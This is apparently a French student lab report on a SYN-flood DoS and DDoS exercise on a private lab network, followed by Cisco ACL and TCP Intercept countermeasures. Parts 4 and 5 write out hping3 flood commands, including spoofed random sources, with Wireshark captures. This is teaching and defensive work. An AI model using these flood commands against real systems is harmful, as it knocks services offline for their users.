Compte Rendu TP DOS/DDOS


Sommaire

Sommaire....1
Informations additionnelles....1
Partie 1 - Schéma de l'infrastructure....2
Partie 2 - Les prérequis....2
Partie 3 - Test de Vérification de l'infrastructure....3
Partie 4 - Réalisation attaque DOS....3
Sous partie 1 : L'attaque DOS....3
Sous partie 2 : Visualisation de l'attaque DOS....4
Partie 5 - Réalisation attaque DDOS....4
Sous partie 1 : L'attaque DDOS....4
Sous partie 2 : Visualisation de l'attaque DDOS....5
Partie 6 - Mise en place de contre-mesure....6

Informations additionnelles

Os utilisé	**WIN10 , KALI LINUX 2025 ,**
Matériel Utilisé	**2 Switchs 2960 , 1 Routeur 1800 et 4 Machines windows + 1 kali**

Partie 1 - Schéma de l’infrastructure



Partie 2 - Les prérequis

a) **Configuration de Serveur HTTP Apache**
   - **Mise en place d’un site HTTP**

b) **Configuration du Serveur Syslog**
   - **Installation de TFTPD**
   - **Lancement du serveur de Log**

c) **Configuration du Routeur (interfaces)**
   - **Mise en place des passerelles**
   - **Configuration syslog**
   - **Accès SSH**

d) **Configuration des Switchs**
   - **Mise en place du port mirroring**

Partie 3 - Test de Vérification de l'infrastructure

e) **Test du Serveur HTTP**
   Taper l'URL du Serveur HTTP sur un navigateur , vérifiez la connexion à ce dernier.
f) **Test Serveur Syslog**
   Désactiver un port du routeur pour voir si on nous retourne bien les infos du routeur.
g) **Test de connexion à travers l'infrastructure**
   Ping les passerelles , les autres machines (VM Kali etc..)
h) **Test du Port mirroring .**
   Vérifier sur wireshark que l'on reçoit bien les trames du port cible sur le port de destination.

Partie 4 - Réalisation attaque DOS

Sous partie 1 : L'attaque DOS

```
apt install hping3
```

```
hping3 -I eth0 -i u1 -S -p 80 -c 10 192.168.1.12
```

-I eth0 → interface de sortie
-i u1 → temps d'attente
-S → SYN activé
-p 80 → port activé
-c 10 → envoie de 10 paquets
192.168.1.12 → @IP Cible

On peut également envoyer plus de paquets avec l'option flood.

```
┌──(root㉿kali)-[~]
└─# hping3 -I eth0 --flood -S -p 80 192.168.1.12
HPING 192.168.1.12 (eth0 192.168.1.12): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.12 hping statistic ---
1419297 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Sous partie 2 : Visualisation de l’attaque DOS

No.	Time	Source	Destination	Protocol	Lengtl	Info
7	2.419939	192.168.2.2	192.168.1.12	TCP	60	2662 → 80 [SYN] Seq=0 Win=512 Len=0
8	2.420190	192.168.2.2	192.168.1.12	TCP	60	2663 → 80 [SYN] Seq=0 Win=512 Len=0
9	2.420190	192.168.2.2	192.168.1.12	TCP	60	2664 → 80 [SYN] Seq=0 Win=512 Len=0
10	2.420190	192.168.2.2	192.168.1.12	TCP	60	2665 → 80 [SYN] Seq=0 Win=512 Len=0
11	2.420190	192.168.1.12	192.168.2.2	TCP	60	80 → 2662 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1
12	2.420435	192.168.2.2	192.168.1.12	TCP	60	2666 → 80 [SYN] Seq=0 Win=512 Len=0
13	2.420435	192.168.2.2	192.168.1.12	TCP	60	2667 → 80 [SYN] Seq=0 Win=512 Len=0
14	2.420435	192.168.2.2	192.168.1.12	TCP	60	2668 → 80 [SYN] Seq=0 Win=512 Len=0
15	2.420435	192.168.2.2	192.168.1.12	TCP	60	2669 → 80 [SYN] Seq=0 Win=512 Len=0
16	2.420435	192.168.2.2	192.168.1.12	TCP	60	2662 → 80 [RST] Seq=1 Win=0 Len=0
17	2.420677	192.168.1.12	192.168.2.2	TCP	60	80 → 2663 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1
18	2.420677	192.168.1.12	192.168.2.2	TCP	60	80 → 2664 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1
19	2.420677	192.168.1.12	192.168.2.2	TCP	60	80 → 2665 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1
20	2.420895	192.168.1.12	192.168.2.2	TCP	60	80 → 2666 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1
21	2.420895	192.168.2.2	192.168.1.12	TCP	60	2663 → 80 [RST] Seq=1 Win=0 Len=0
22	2.420895	192.168.2.2	192.168.1.12	TCP	60	2664 → 80 [RST] Seq=1 Win=0 Len=0
23	2.420895	192.168.1.12	192.168.2.2	TCP	60	80 → 2667 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1
24	2.420895	192.168.1.12	192.168.2.2	TCP	60	80 → 2668 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1
25	2.421175	192.168.2.2	192.168.1.12	TCP	60	2665 → 80 [RST] Seq=1 Win=0 Len=0
26	2.421175	192.168.1.12	192.168.2.2	TCP	60	80 → 2669 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1
27	2.421175	192.168.2.2	192.168.1.12	TCP	60	2666 → 80 [RST] Seq=1 Win=0 Len=0
28	2.421175	192.168.2.2	192.168.1.12	TCP	60	2667 → 80 [RST] Seq=1 Win=0 Len=0
29	2.421175	192.168.2.2	192.168.1.12	TCP	60	2668 → 80 [RST] Seq=1 Win=0 Len=0
30	2.421175	192.168.2.2	192.168.1.12	TCP	60	2669 → 80 [RST] Seq=1 Win=0 Len=0

```
> Frame 7: Packet, 60 bytes on wire (480 bits), 60 bytes captured
> Ethernet II, Src: Cisco_09:37:33 (00:1b:d4:09:37:33), Dst: GigaB
> Internet Protocol Version 4, Src: 192.168.2.2, Dst: 192.168.1.12
> Transmission Control Protocol, Src Port: 2662, Dst Port: 80, Seq
```

```
0000  74 d4 35 e2 12 35 00 1b  d4 09 37 33 08 00 45 00   t·5··5·· ··
0010  00 28 c4 46 00 00 3f 06  33 2b c0 a8 02 02 c0 a8   ·(·F··?· 3
0020  01 0c 0a 66 00 50 5f 93  7a 4d 09 dc 08 18 50 02   ···f·P_· z
0030  02 00 32 f9 00 00 00 00  00 00 00 00              ··2····· ····
```

Ethernet: <live capture in progress> | Paquets : 33095 · Affichés : 33010 (99.7%) | Profil : Default

On peut visualiser les packet envoyer par la kali avec les trames et en bas à droite on voit le nombre de paquets envoyés.


Partie 5 - Réalisation attaque DDOS

Sous partie 1 : L’attaque DDOS

```
┌──(root㉿kali)-[~]
└─# hping3 -I eth0 --flood --rand-source -S -p 80 192.168.1.12
```

-I eth0 → interface
- - flood → envoie le max de paquets possible
- - rand-source → adresse IP différente pour chaque tram envoyé
-S → SYN activé
-p 80 → port ciblé
192.168.1.12 → @IP Cible

Sous partie 2 : Visualisation de l'attaque DDOS



No.	Time	Source	Destination	Protocol	Lengtl	Info
341853	196.081901	192.168.1.12	138.31.194.110	TCP	60	80 → 38538 [RST] Seq=1 Win=0 Len=0
341854	196.081901	192.168.1.12	45.1.165.45	TCP	60	80 → 38419 [RST] Seq=1 Win=0 Len=0
341855	196.081901	192.168.1.12	16.172.249.161	TCP	60	80 → 38407 [RST] Seq=1 Win=0 Len=0
341856	196.081901	192.168.1.12	79.0.204.197	TCP	60	80 → 38541 [RST] Seq=1 Win=0 Len=0
341857	196.081901	192.168.1.12	186.118.138.0	TCP	60	80 → 38421 [RST] Seq=1 Win=0 Len=0
341858	196.081901	192.168.1.12	209.206.57.137	TCP	60	80 → 38409 [RST] Seq=1 Win=0 Len=0
341859	196.081901	192.168.1.12	53.163.129.76	TCP	60	80 → 38542 [RST] Seq=1 Win=0 Len=0
341860	196.081901	192.168.1.12	157.74.188.74	TCP	60	80 → 38422 [RST] Seq=1 Win=0 Len=0
341861	196.081901	192.168.1.12	16.121.135.44	TCP	60	80 → 38411 [RST] Seq=1 Win=0 Len=0
341862	196.081901	192.168.1.12	167.218.62.8	TCP	60	80 → 38548 [RST] Seq=1 Win=0 Len=0
341863	196.081901	192.168.1.12	57.132.66.202	TCP	60	80 → 38424 [RST] Seq=1 Win=0 Len=0
341864	196.081901	192.168.1.12	44.31.19.15	TCP	60	80 → 38414 [RST] Seq=1 Win=0 Len=0
341865	196.081901	192.168.1.12	5.121.153.202	TCP	60	80 → 38549 [RST] Seq=1 Win=0 Len=0
341866	196.081901	192.168.1.12	66.19.57.135	TCP	60	80 → 38430 [RST] Seq=1 Win=0 Len=0
341867	196.081901	192.168.1.12	172.57.163.6	TCP	60	80 → 38416 [RST] Seq=1 Win=0 Len=0
341868	196.081901	192.168.1.12	63.85.11.60	TCP	60	80 → 38423 [RST] Seq=1 Win=0 Len=0
341869	196.081901	192.168.1.12	109.84.117.196	TCP	60	80 → 38553 [RST] Seq=1 Win=0 Len=0
341870	196.081901	192.168.1.12	136.107.4.218	TCP	60	80 → 38431 [RST] Seq=1 Win=0 Len=0
341871	196.081901	192.168.1.12	74.41.231.84	TCP	60	80 → 38425 [RST] Seq=1 Win=0 Len=0
341872	196.081901	192.168.1.12	167.151.31.122	TCP	60	80 → 38384 [RST] Seq=1 Win=0 Len=0
341873	196.081901	192.168.1.12	138.7.121.218	TCP	60	80 → 38554 [RST] Seq=1 Win=0 Len=0
341874	196.081901	192.168.1.12	139.115.124.249	TCP	60	80 → 38428 [RST] Seq=1 Win=0 Len=0
341875	196.081901	192.168.1.12	66.6.206.53	TCP	60	80 → 38385 [RST] Seq=1 Win=0 Len=0
341876	196.081901	192.168.1.12	105.118.249.249	TCP	60	80 → 38556 [RST] Seq=1 Win=0 Len=0

```
Frame 459: Packet, 60 bytes on wire (480 bits), 60 bytes capture
Ethernet II, Src: Cisco_09:37:33 (00:1b:d4:09:37:33), Dst: GigaB
Internet Protocol Version 4, Src: 212.11.230.253, Dst: 192.168.1
Transmission Control Protocol, Src Port: 2664, Dst Port: 80, Seq
```

```
0000  74 d4 35 e2 12 35 00 1b  d4 09 37 33 08 00 45 00   t·5··5·· ··
0010  00 28 03 12 00 00 3f 06  fc 00 d4 0b e6 fd c0 a8   ·(····?· ··
0020  01 0c 0a 68 00 50 10 0d  13 14 00 b2 16 78 50 02   ···h·P·· ·
0030  02 00 ec 21 00 00 00 00  00 00 00 00              ···!···· ····
```

Transmission Control Protocol: Protocol | Paquets : 342019 · Affichés : 341448 (99.8%) | Profil : Default

On remarque que sur ces trames de réponses, les ip de destination sont bien différentes. Sur des trames de requêtes, ce sont les ip sources qui auraient été différentes.

A

Partie 6 - Mise en place de contre-mesure

Il faut en premier lieu mettre en place une ACL.

ip access-list extended TCP_INTER
→ Créer une liste de contrôle d'accès nommée TCP_INTER pour filtrer le trafic TCP.

permit tcp any host 192.168.1.12 eq www
→ Autorise le trafic TCP provenant de n'importe quelle source vers l'hôte 192.168.1.12 sur le port HTTP (80).

```
ip access-list extended TCP_INTER
 permit tcp any host 192.168.1.12 eq www
```

Ensuite mettre en place le TCP intercept

```
ip tcp intercept list TCP_INTER
ip tcp intercept one-minute low 50
ip tcp intercept one-minute high 100
ip ssh version 2
```

ip tcp intercept list TCP_INTER
→ Active la fonction TCP Intercept en utilisant la liste d'accès TCP_INTER pour surveiller ces connexions.

ip tcp intercept one-minute low 50
→ Définit le seuil bas à 50 connexions interceptées par minute avant d'appliquer des protections.

ip tcp intercept one-minute high 100
→ Définit le seuil haut à 100 connexions interceptées par minute pour renforcer les mesures de défense.

ip ssh version 2
→ Force l'utilisation de la version 2 du protocole SSH pour des connexions plus sécurisées.

On peut lancer l'attaque.

On remarque sur le serveur de log que le tcp intercept à été monté car le count agressive à été dépassé de 1100 (valeur par défaut car impossible de mettre 100 pour des raisons de sécurité) et que l'attaque s'est arrêté, il s'est désactivé.

```
<190>63: *Jan  1 02:19:58.879: %TCP-6-INTERCEPT: getting aggressive, count (1100/1100) 1 min 0
<190>64: *Jan  1 02:21:49.071: %TCP-6-INTERCEPT: calming down, count (0/900) 1 min 0
```

Pour vérifier on peut faire

→ sh tcp intercept connections

La commande sh tcp intercept connections affiche l'état et les statistiques des connexions TCP surveillées ou interceptées par la fonction TCP Intercept sur un routeur Cisco.

```
ROUTEUR#show tcp intercept connections
Incomplete:
Client                  Server                  State    Create   Timeout  Mode
221.152.152.152:15604 192.168.1.12:80         SYNRCVD  00:00:10 00:00:05 I
112.156.214.10:62306  192.168.1.12:80         SYNRCVD  00:00:11 00:00:04 I
8.162.193.44:40056    192.168.1.12:80         SYNRCVD  00:00:09 00:00:06 I
150.205.113.234:49872 192.168.1.12:80         SYNRCVD  00:00:11 00:00:03 I
213.210.226.161:41604 192.168.1.12:80         SYNRCVD  00:00:12 00:00:03 I
187.113.41.61:43966   192.168.1.12:80         SYNRCVD  00:00:09 00:00:06 I
51.169.131.101:21823  192.168.1.12:80         SYNRCVD  00:00:10 00:00:05 I
161.19.1.150:53624    192.168.1.12:80         SYNRCVD  00:00:11 00:00:04 I
239.121.88.234:47724  192.168.1.12:80         SYNRCVD  00:00:08 00:00:06 I
215.185.61.89:43802   192.168.1.12:80         SYNRCVD  00:00:09 00:00:06 I
```